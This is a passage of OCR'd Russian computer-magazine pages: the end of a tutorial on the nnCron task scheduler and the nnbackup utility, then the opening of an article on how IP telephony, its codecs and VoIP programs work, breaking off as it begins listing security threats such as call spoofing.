ладку - «Действие». В выпадающем списке выбираем «чистить каталог от старых файлов». Крон сразу прописывает установленный в системе путь к временному каталогу. Он по умолчанию решил удалять файлы возрастом более 7 дней. Поменяем это значение на 2, и тогда будут удаляться все файлы, кроме только что созданных. Закладку «Условия» оставим без изменения и переключимся на последнюю закладку - «Дополнительно». На ней показан текст задания в том виде, в каком оно будет записано в файле xakep.tab. Нажимаем «ОК». Теперь наш файл соответствующим образом изменен. Изменить уже существующую задачу или кронтаб-файл целиком можно в меню «Редактировать», которое вызывается правым кликом по иконке крона в трее.


www.nncron.ru - домашняя страничка крона. Дистрибутивы, документации и плагины.

Крон поддерживает два режима описания задач.

ПИШЕМ КРОНТАБЫ

Сказать по совести, все вышеописанное умеют делать большинство планировщиков. Настало время посмотреть на самый мощный инструмент крона - ручное создание кронтабов.

Ты уже видел кусок кронтаба, который был записан автоматически, когда мы добавили задачу по удалению временных файлов. Крон поддерживает два режима описания задач. В классическом режиме, как и в юниксовом кронтабе, каждая задача описывается отдельной строкой вида <время_в_формате_крон> <команда>. Время описывается пятью или шестью (смотри выше) группами цифр в формате <Минуты> <Часы> <Дни_месяца> <Месяцы> <Дни_недели> <Годы>. Каждая группа цифр может быть заменена символом «*», который означает все числа диапазона. К примеру, «0 * * * * *» означает каждый час, «* 12,13,14 * * * *» - каждый день в 12, 13 и 14 часов, «* * 13 * 5 *» - пятница, тринадцатое. Допустимы следующие виды записи: «13-18» - с 13 до 18 (часов, например), «*/15» - каждые 15 (к примеру, минут). Классический режим не отличается особой гибкостью и не позволяет описывать дополнительные условия, при которых должна выполняться задача.

Для таких продвинутых перцев, как мы, придуман расширенный режим записи задач. Задачи в расширенном режиме занимают несколько строк и пишутся в особом формате.

Формат написания задач

```
#( имя_задачи
[\ комментарий до конца строки]
[опции]
[авторизация]
[спецификация времени (Time:)]
[спецификация события]
[условия запуска задачи (Rule:)]
действия (Action:)
\ описание действий
)#
```

Посмотрим теперь снова на описание задачи Del_temp, которое у нас есть. Здесь Del_temp - имя задачи, RunMissed - опция, которая указывает, что задача должна выполняться, даже если она просрочена, «0 9 * * 1 *» - время (идет после ключевого слова «Time:»), «PURGE-OLD: «S:\Temp*.*» 2» - собственно действие (идет после ключевого слова «Action:»). В нашем простом примере отсутствуют поля «Авторизация», «Спецификация события» и «Условия запуска».

Остановимся подробнее на каждом поле. Полное описание всех полей и ключевых слов, поддерживаемых кроном, ты найдешь в документации, а я расскажу, для чего они нужны, и приведу несколько примеров.

Опции. Влияют на всю задачу целиком и определяют особенности ее выполнения.

LoadProfile - загружает профиль указанного пользователя.

NoActive - отменяет автоматическое выполнение задачи, если планируется запускать ее вручную.

OnceADay, OnceAnHour , OnceAMonth, OnceAWeek - предписывает выполнять задачу один раз за указанный период, независимо от того, сколько раз перезагружался компьютер.

SingleInstance - предотвращает одновременное выполнение нескольких копий задачи.

Авторизация. Позволяет запустить задачу от имени любого пользователя. Для этого нужно знать логин, пароль и, если нужно, домен. Пример: User: feathery Password: 123123 Domain: xakep.ru.

Спецификация времени. Время указывается в том же формате, что и в классическом режиме, с той лишь разницей, что можно добавить несколько строк. Задача будет запущена, если выполнено хотя бы одно из условий. Кроме жесткого определения времени, можно использовать временные интервалы и ключевое слово START-TIME, предписывающее выполнить задачу при старте nnCron.

Спецификация события. Ключевые слова, описывающие события, начинаются со слова Watch. Можно отслеживать состояние дисков и файлов (WatchDir, WatchDrive, WatchDriveRemove, WatchEventLog, WatchFile, WatchFileDelete), наличие соединения с инетом (WatchConnect, WatchDisconnect), окна (WatchWinActivate, WatchWinCreate, WatchWinDestroy, WatchWindow), нажатие горячих клавиш, буфер обмена, загрузку процессора, логон/логофф, старт/стоп системы и любые исполняющиеся процессы, которые видны в диспетчере задач.


Условие запуска задачи. Условием является любое выражение языка Форт. Да, придется потратить некоторое (поверь, совсем незначительное) время на знакомство с этим языком, зато количество различных условий воистину впечатляет. От проверки изменения html-странички в инете до нажатия кнопки на пульте управления телевизором (для этого, правда, понадобится инфракрасный порт). За подробностями добро пожаловать в документацию.


Действия. Подробно описать всю гамму действий, которые может выполнять крон, совершенно невозможно, поэтому я ограничусь просто перечислением. Документация составлена очень грамотно. Уверен, тебе не составит труда разобраться с командами. Итак. Работа с окнами - от активации и перемещения до посылки окну произвольной последовательности нажатия клавиш и действий мышью. Работа с файлами и каталогами (создание, удаление, переименование, запись, чтение, изменение свойств), в том числе и отдельная функция для чистки каталогов (та самая PURGE-OLD, что мы использовали в примере). Работа с процессами, датой и временем. Управление звуком и его воспроизведение. Удаленный доступ в интернет - дозвон и разрыв связи, проверка хостов на доступность и pop3-серверов на наличие почты. Включение/выключение компьютера и управление энергосбережением. Выполнение VB- и Java-скриптов. Управление реестром. Кучу примеров можно найти в файле example.tab из каталога nnCron.

Надеюсь, я смог убедить тебя, что для крона нет почти ничего невозможного, однако, взглянув на название статьи, ты наверняка скажешь: «Эй, ты говорил про двоих, а рассказал только об одной проге!». Терпение и спокойствие, сейчас они появятся! :)

BACKUP - ЭТО НАШЕ ВСЕ. ВТОРОЙ ИЗ ЛАРЦА

Не секрет, что одна из самых важных и нудных задач как администратора, так и обычного юзера - это создание резервных копий важной инфы. И не секрет, что чаще всего под рутинной деятельностью подра-


Редактируем задание




Текст задания, как он виден в кронтабе

Существует несколько схем манипулирования уровнями дампа.

зумевается именно создание бэкапа. Создатели крона, очевидно, тоже это понимали, потому как на их сайте я нашел еще одну утилиту, которая называется nnbackup. Инсталлятор весит 240 Кб, а сама программа (консольная, очень быстрая) - 170 Кб. Она умеет работать в нескольких режимах, во всех них обязательно должны присутствовать два параметра: откуда и куда копировать. В общем случае строка запуска программы выглядит так: nnbackup.exe <команда> -i <каталог-источник> -o <каталог-адресат> [опции]. Каталогов-источников можно указать несколько.

Простое копирование. Команда copy (она используется по умолчанию, ее можно не писать). Пример: nnbackup.exe copy -i c:\важно\ -o d:\backup\важно\.



Выбираем время срабатывания задачи

Копирование в стек. Команды ver и verz. Ты наверняка знаешь, как устроен стек. Смысл заключается в том, что создается несколько различных копий (версий) данных. Каждый раз создается новая копия, а из уже созданных удаляется самая старая. Таким образом, у тебя постоянно есть фиксированное количество копий данных. Число этих копий определяет глубину стека. Можно копировать как в каталоги, так и в zip-файлы.

Пример: nnbackup.exe ver -n 7 -i c:\data -o d:\backup.

Будут созданы 7 каталогов от d:\backup\1 до d:\backup\7. При этом d:\backup\1 будет содержать самую свежую версию.

Пример: nnbackup.exe verz -n 7 -i c:\data -i c:\anotherdata -o d:\backup.

В каталоге d:\backup\ будут лежать 7 пронумерованных zip-файлов.

Инкрементное копирование. Команда dump. Работает следующим образом: сначала создается полная копия каталога. Потом к этой копии добавляются лишь те файлы, которые изменились с момента последнего создания копии. В зависимости от того, как именно изменяются файлы, ты можешь выбрать наиболее выгодный способ. Очевидно, что в этом случае можно получить точно такие же несколько версий каталога. Однако если файлы меняются вразнобой и не слишком часто, резервная копия будет занимать существенно меньше места. Существует несколько схем манипулирования уровнями дампа. Совсем не обязательно делать их последовательными. В документации приведены несколько примеров, настоятельно советую тебе на них взглянуть.

Синхронизация файлов и каталогов. Команды sync и sync2. Позволяют поддерживать постоянно одну актуальную копию данных. Из источника в приемник копируются только изменившиеся или недостающие файлы. В режиме двусторонней синхронизации (sync2) процесс повторяется в обратную сторону, что позволяет достичь полной идентичности каталогов. Замечу, что никакие файлы при этом не удаляются. Для удаления придуман последний режим.

Удаление неактуальных данных. Команда delabsent. Программа удалит из каталога-приемника все файлы, которых нет в источнике.

Во всех режимах доступно большое количество опций, которые позволяют гибко игнорировать ошибки, возникающие при копировании, изменять список копируемых файлов по их типу и атрибутам, управлять структурой вложенных каталогов, вести логи, запускать внешние команды и много чего еще.


MISSION COMPLETE

Чего ты ждешь? Устанавливай себе скорее крон! Не заставляй себя делать работу, которую может делать твой комп! Удачи. А я пойду забэкаплю Doom3 на дискетки.





www.jetinfo.ru/2000/12/1/article1.12.2000.html - здесь можно почитать про теорию резервного копирования данных.



На нашем диске ты найдешь полные версии программ, описанных в статье.

hiNt (hint@gameland.ru)

СТАНЬ ДИГГЕРОМ IP-ТЕЛЕФОНИИ

Приветствую, дружище! Тема IP-телефонии, должно быть, знакома тебе хотя бы поверхностно. Не прочь копнуть немного глубже и узнать о тонкостях ее работы? Окей, присаживайся поудобнее и запасайся продовольственными продуктами, ведь во время мозговых процессов (да, ты будешь думать!) обостряется чувство голода, - мы начинаем.

IP-ТЕЛЕФОНИЯ. ВЗГЛЯД ИЗНУТРИ

ВВЕДЕНИЕ ДЛЯ НОВОПРИБЫВШИХ

Если ты все-таки относишься к тем людям, которые не прочитали X(48) и делают страшные глаза от сочетания слов «айпи-телефония», то приготовься - мы с тобой быстро наверстаем упущенное, чтобы не чувствовать себя дилетантами в основном разделе статьи.


Наверное, тебе не раз приходилось слышать, как в чате два приятеля обмениваются мнениями о том, у кого из них более смешной голос, после некоторого разговора через интернет? Интересно, что это такое и как оно работает? Летс гоу разбираться! Начнем с начала, как говорит один мой друг.

IP-телефония - это система технологий, позволяющая в любой сети, работающей на базе Internet Protocol, проводить локальные, междугородние и даже международные разговоры в реальном времени, а также вести эти переговоры в многопользовательском режиме, посылать факсы и устраивать видеоконференции. Буржуи называют эту разработку иначе - Voice over IP (VoIP), что не меняет смысла. Разве только IP-телефония - более обширное понятие, так как она реализуется еще и на уровне абонентского оборудования, а также автоматических телефонных станций (АТС), в то время как «Голос по сетям» (ВоИП) ограничивается работой на уровне локальных и глобальных каналов передачи. Также сразу введу еще один термин: интернет-телефония. Это частный случай IP-телефонии, требующий от каждого из участников сетевого трепа подключенного к сети компьютера. Тогда как ip-телефония в некоторой ее разновидности, благодаря телефонному терминалу, позволяет позвонить с телефона на компьютер или наоборот. То есть можно выделить три схемы: «PC <-> PC», «PC <-> PHONE», «PHONE <-> PHONE», о работе которых мы сейчас с тобой и поговорим.

ОЙ, А ЧТО ЭТО ЗА ПРОВОДКИ ТАКИЕ?

Работает это достаточно просто. Рассмотрим сначала подробности разговора по схеме «PC <-> PC».

Записанная на микрофон речь отправителя, aka аналоговый сигнал, преобразуется в цифровую форму при помощи аналого-цифрового преобразователя (АЦП). Затем оцифрованный сигнал сжимается, в зависимости от алгоритмов сжатия, в 4, 8, или 10 раз (удаляются ненужные шумы, сжимается все, что можно сжать; хотя это, конечно, зависит от кодеков и/или оборудования) и формирует пакеты, добавляя хедеры протоколов с



Вот так твой голос передается по сети

техническими данными. Система IP-телефонии получателя принимает пакеты, посланные по IP-сети, и удаляет из них заголовки, а закодированный голос отправляется на дешифровку декодеру, после чего в АЦП конвертируется обратно в аудиосигнал, который уже выводится на звуковую карту и позволяет тебе слышать нежный голос собеседницы. Немного грузово, но зато не соврал.

Немного по-другому обстоит дело в простейшей схеме «PC <-> Phone». Пакеты отправляются не получателю, а представителю услуг IP-телефонии (Internet Telephony Service Provider), который декодирует сигнал в аналоговый и передает его по телефонным сетям абоненту.

И наконец, «Phone <-> Phone» звонки. Судя по названию, два абонента связываются по телефону. Причем тут ИП-телефония, спросишь ты? А притом, что сигнал идет не по стандартным коммутационным телефонным сетям, а по их IP-аналогам, что является очень выгодным решением! На входах и выходах IP-сетей установлены шлюзы, подключение к которым абонентом №1 осуществляется пока что по телефонной сети общего пользования (далее ТФОП). Для этого выделяются специальные телефонные номера. Используя Personal Identification Number, или просто пин, звонящий получает доступ к шлюзу, вежливо заставляя последнего соединить его с нужным номером. Шлюз анализирует номер и решает, какой его собрат имеет с этим номером самую быструю связь. Далее два шлюза соединяются, и через выходной шлюз, связанный со своей телефонной сетью, вызывается требуемый абонент №2. Одним из самых часто используемых алгоритмов «дешевых международных звонков» является следующий: нуждающийся в разговоре с подругой из Англии русский студент покупает телефонную карточку номиналом в XX условных единиц, набирает специальный телефонный номер сервиса, указанный на карте, вводит свой пин-код и в случае успешного ввода указывает телефонный номер, с которым надо связаться, а по окончании разговора с карты снимается протрепленная сумма.



Люди в разных точках земного шара прибегают к услугам IP-телефонии

> IP-телефония во много раз эффективнее в использовании, чем ТФОП.

Извини, мне надо сделать важный звонок в Калифорнию. А ты времени не теряй и прочитай пока, чем IP-телефония лучше обычной, чтобы понять, что поголовный переход к новым техническим решениям общения в реальном времени не за горами.

IP-ТЕЛЕФОНИЯ VS. ТЕЛЕФОНИЯ - СДЕЛАЙ СВОЙ ВЫБОР!

IP-телефония во много раз эффективнее в использовании, чем ТФОП. Смотри: классические телефонные сети для разговора двух абонентов нуждаются в физическом выделенном канале. Это неудобно и невыгодно сразу по двум причинам. Во-первых, кабель стоит денег, а его протягивание и, в случае чего, ремонт требуют времени и нудной работы. Во-вторых, в аналоговых системах присутствует эффект бесполезной траты ресурсов, которые можно было бы выгодно использовать, экономя значительную сумму. Молчишь в трубку - канал пропадает без использования. Вообще не разговариваешь - тем более. Я умолчу о хитрых мошенниках, которые подключаются к общей телефонной коробке и занимаются чесанием языка по межгороду за счет соседей. Давай, как будто таких людей нет? ;) А в сетях пакетной коммутации вся инфа передается по виртуальным (!) каналам, не зависящим от каких-либо физических факторов.

Частный случай IP-телефонии - интернет-телефония - очень распространен и широко используется сотнями тысяч людей в разных странах, и выбор этот сделан неспроста. Позвонить через интернет из России в США будет стоить почти в 50 раз дешевле, чем сделать это, прибегая к услугам обычной международки! Эта огромная разница в цене очень тревожит операторов традиционной телефонии, потому что представляет реальную угрозу полного вытеснения последней.

Есть у IP-телефонии и свои недостатки: так как передача данных идет по протоколу TCP/IP, то плохой коннект может привести к «глотанию» слов, бульканью и иногда к полной потере связи. Это обусловлено тем, что архитектура тисипиайпи не гарантирует доставку пакета, то есть не позволяет выяснить, дошел ли он до получателя. Это называется мудреным термином Connectionless Packet Delivery Service. Еще одно неудобство - динамичность телефонных ИП-адресов. Далеко не у всех твоих друзей дома установлена выделенная линия в интернет с постоянным IP, зачастую они простые смертные модемщики. Как следствие, составить ИП-телефонную книжку будет невозможно. Представь, что на букву «А» у тебя записано: «Аленка - 62.118.128.1 - 62.118.156.255» :). Третьим существенным минусом IP-телефонии является разнообразие неприятностей, связанных с безопасностью работы. Но об этом мы поговорим немного позже, а пока давай пополним наш информационный запас знаниями о кодировании данных в ИП-телефонии.

P2P-ЗВОНИЛКИ НАСТУПАЮТ!

Создатели пиринговых сетей KaZaA и Joltid PeerEnabler выпустили очередной шедевр - на этот раз в области IP-телефонии. Продукт называется Skype и уже имеет огромную популярность среди пользователей Сети. На момент написания статьи на официальном сайте красовалось сообщение о том, что программу скачали уже 8,5 млн. раз.

Это чудо настраивается само по себе и работает по технологии Peer To Peer, то есть у него нет центрального сервера, который обрабатывает звонки. Skype использует кодеки GIPS и работает на своем собственном протоколе, а не на всяких там H.323, SIP и т.д.


Самые главные плюсы разработки - это то, что программа хорошо защищена с помощью самого современного алгоритма шифрования AES (Advanced Encription Standart) и... работает с любыми Firewall'ами и NAT'ами! Помимо всего этого, качество голоса в Skype остается на высоте, благодаря чему говорить тет-а-тет и проводить конференции (можно устроить голосовую групповуху) - одно удовольствие!

При всех своих достоинствах Skype еще не дошел до официального релиза и, что немаловажно, абсолютно бесплатен!



По адресу www.openh323.org/code.html можно найти и скачать исходники протокола H.323. В общем, ресурс очень информативный и обязателен к посещению. Единственный минус (для некоторых) - english only.





Microsoft Portrait 2.2 - голосовая говорилка от великих и ужасных Мелкомягких

КОДИРОВАНИЕ И КОДЕКИ: ГОВОРИМ, ШИФРУЕМ, ШЛЕМ

Как мы уже уяснили с тобой выше, голос кодируется, переходит от отправителя к получателю и декодируется обратно. Кодирование должно выполняться таким образом, чтобы в результате получить цифровую последовательность, которую декодер на стороне адресата сможет преобразовать в звуковой сигнал с наименьшими искажениями. То есть если вместо фразы «Серега, не молчи» твоему дружку слышится какая-то пошлятина, то стоит задуматься о качестве кодека. Вернее, о правильности выбора определенного типа кодирования.

Сначала создаются дискретные по времени отсчеты амплитуды сигнала (дискретизация, или сэмплинг), а затем полученные отсчеты дискретизируются по амплитуде. Происходят эти два процесса на аналого-цифровых преобразователях, которые располагаются на твоей АТС, либо на компьютере/IP-телефоне, если голос идет по IP-сетям. Всего существует два принципа кодирования речи: А-закон и Мю-закон. Первый является нашим, европейским, стандартом, а второй используют американцы. Даже тут они пытаются подмять под себя все остальные страны. При международных звонках Мю-кодировка преобразуется в А-кодировку, и в ответе за качество этого преобразования страна, предпочитающая разговорам закон смешной каракули «мю». Общим принципом двух законов является то, что каждый отсчет кодируется одним байтом и расценивается как единичный звуковой фрагмент. Для передачи же целой серии фрагментов требуется канал шириной 64 Кбит/с (4000 Гц x 2 = 8000 отсчетов/с x 8 бит = 64 Кбит/с), который считается мировым стандартом, удовлетворяющим условиям очень высокого качества разговора. Но советую тебе не унывать, если быстрее пяти килобайт в секунду ты на своем тайваньском модеме не разгоняешься, да и то когда сливаешь текстовик с размноженной фразой-агитацией употребить в пищу небольшое количество французских хлебобулочных изделий (ты на кого это намекаешь, каналья? - Прим. Бублика.). Все дело в том, что для уменьшения требований к полосе пропускания канала последовательность чисел, полученная в результате оцифровки голоса, подвергается математическим преобразованиям. Эти преобразования принято называть сжатием, которое можно подразделить на три разных типа: кодирование формы сигнала, кодирование исходной информации и гибридное кодирование. Эти три типа мы рассматривать не будем, потому что придется заключать договор с издательством «GameLand» о создании нового журнала «IP-Телефонер». В общем, благодаря сжатию ты имеешь вполне терпимую связь при сетевых скоростях, куда меньших, чем 64 Кбит/с, и можешь нормально общаться с друзьями. Ну разве только переспросишь пару раз, куда же тебя все-таки послали и почему.

Сейчас я приведу немного технической информации об основных характеристиках кодеков, используемых в IP-телефонии, поэтому если ты считаешь, что данная информация тебе ни к чему, смело переходи к следующей главе.

КОДЕКИ БЫВАЮТ РАЗНЫЕ: ПЛОХИЕ, СРЕДНИЕ И ПРЕКРАСНЫЕ

Разные кодеки спроектированы для разных целей, поэтому строго сказать, какой же из них лучше, нельзя. Но можно провести обобщающий усредненный анализ. Одним из важных критериев, по которым определяется качество кодека, является использование полосы пропускания канала. От этого пропорционально зависит и качество разговора, оценивающееся по шкале Mean Opinion Score. Эта шкала выявляет четыре возможных варианта: высокое (4-5 баллов), качество ТФОП (3,5-4), сносное качество (3-3,5) и ээм... весьма сносное качество (2,5-3), когда для разбора речи требуется приложить ощутимые усилия.

Исследователями установлено, что участник разговора говорит около 35% всего времени. Все остальное время он молчит и думает, что сказать, одновременно слушая собеседника. Поэтому в кодеки встроена функция подавления молчания. Сначала детектор речевой активности (Voice Activity Detector - VAD) определяет период молчания. Затем поддержка прерывистой передачи (DTX, или Discontinuous Transmission) дает кодеку знать, что VAD обнаружил паузу в разговоре, и призывает на помощь генератор комфортного шума (Comfort Noise Generator - CNG), чтобы включить абоненту фоновый шум. Можно было бы, конечно, просто отключать подачу звукового сигнала в промежутках молчания, но тогда балаболы могут подумать, что со связью что-то не то, и запаниковать :).

> Голос кодируется, переходит от отправителя к получателю и декодируется обратно.

ОБЗОР ГОЛОСОВЫХ ГОВОРИЛОК


Рекомендую обязательно слить и попробовать эти две софтинки (как ни удивительно, вторая поставляется Майкрософтом):

- Skype (см. врезку) - **http://download.skype.com/SkypeSetup-Beta.exe**
- Microsoft Portrait 2.2 - **http://research.microsoft.com/~jiangli/ portrait**

Ну и еще немного ссылок:

- Microsoft NetMeeting 3.0 - **http://download.microsoft.com/download/6/6/3/663b2816-8aa7-4c86-9c69-9213405e5eda/NM30.EXE**
- Personal Internet Phone Equipment 2.1 - **http://rinet.tucows.com/files7/pipe2.1.exe**
- Pc-Telephone 5 - **www.pc-telephone.com/download**
- VideoPhone2 - **ftp://ftp.ware.ru/win/internet/chat/ VideoPhone2.zip**
- VirtualPhone2 - **http://softsearch.ru/pcgi/dl.cgi?t=2&id= 26372**

SeciriPhone 1.08 (возможность шифрования разговора) - **http://softsearch.ru/pcgi/dl.cgi?t=2&id=24891**


Скайп готов к работе. Сейчас мы кому-нибудь позвоним!

Как и подобает любой популярной технологии, ИП-телефония может быть подвержена многим атакам.

Итак, кодеки можно подразделить на два основных типа: стандарта ITU-T и стандарта ETSI. Начнем с ИТУ-ТИ:

G.711 - праотец всех кодеков, одобренный еще давным-давно в 1965 году. Для преобразования применяется полулогарифмическая шкала, а оценка MOS равна 4,2, что соответствует достаточно высокому качеству связи. Кстати, любое устройство VoIP работает с данной разновидностью кодирования сигнала по умолчанию.

G.723.1 - оценка MOS - 4 (при пропускной способности канала 6,3 Кбит/с) и 3,7 (5,3 Кбит/с). Кодек имеет вышеописанный детектор речевой активности и генератор комфортного шума. Последний кодируется кадрами по 4 байта. Используется в Microsoft NetMeeting.

G.726 - почти не используется из-за недостаточной устойчивости к потерям информации. Кодирует цифровой поток G.726 со скоростями 40, 32, 24, 16 Кбит/с и имеет оценку MOS 4,3, что равноценно среднему качеству разговора телефонной связи.

G.728 - основан на G.726. Этот кодек приобрел технологию с малой задержкой LD-CELP (Low Delay Code Excited Linear Prediction). Он был внедрен чтобы заменить устаревший АДИКМ. Ученые «Bell Labs» задались целью получить достаточно маленькую задержку сигнала (меньше 5 мс), тем самым исключив применение эхокомпенсаторов, и отлично с ней справились - их детище «задерживалось» примерно на 2,5 мс.

G.729 - очень популярный кодек, использует технологию Conjugate Structure, Algebraic Code Excited Linear Prediction. Длительность кадра составляет 10 мс, скорость передачи - 8 Кбит/с. Поддерживаются VAD, CNG и DTX. Это усложненная версия кодека G.729A.

Что касается кодеков ETSI, то их название получено от одноименного европейского института, в котором главной задачей ученых была разработка узкополосных кодеков для применения в GSM-системах.

Самым первым кодеком был GSM 06.10, или GSM Full Rate. Утвердили его еще в далеком (мне был один годик) 1987 году, но и сейчас он встречается в миллионах мобильных телефонов по всей планете. Оценка качества по шкале MOS - 3,7. Отмечается низкая требовательность к ресурсам процессора - необходимо только 4,5 MIPS для дуплексной реализации. Длительность кодируемых кадров равна 20 мс, а скорость цифрового потока - 13 Кбит/с.

В 1994 году появился кодек GSM Half Rate, а в 1995 - GSM Enhanced Full Rate, технические характеристики которых значительно выше, но и требуют они производительности процессора ~30 MIPS.

Сказав про два основных стандарта, хочу добавить, что есть и нестандартные кодеки, производимые той или иной компанией. Причем некоторые из них очень даже ничего и могут дать фору любому стандартному кодеку. Например Voxware RT24 удобен тем, что допускает сверхнизкую скорость работы (2,4 Кбит/с), при этом сохраняя хорошее качество связи (MOS = 3,2). Так что у каждого алгоритма сжатия есть свои плюсы и минусы, и в разных условиях они проявляются по-разному.

ИЗВИНИТЕ, ТОВАРИЩИ ПРЕЗИДЕНТЫ, НО Я ВАС ОТКЛЮЧАЮ!

Одна из ключевых проблем IP-телефонии, которая день ото дня становится все более актуальной, - это ее безопасность. Ведь никто из постоянно возрастающего числа пользователей IP-телефонии не хочет, чтобы его прослушивали или чтобы возникали проблемы во время важного делового разговора. Итак, существует несколько основных видов угроз, представляющих наибольшую опасность для разговаривающих по сети:

❶. Можно перехватить звонок абонента А к абоненту Б, если просто войти в сеть, выдав себя за абонента Б. В простонародии этот метод называется спуфинг или hi-jacking, то есть похищение звонка. Этот метод был описан в Х(48) на примере работы с протоколом SIP, и за два года ничего существенного в проведении данной атаки не изменилось.

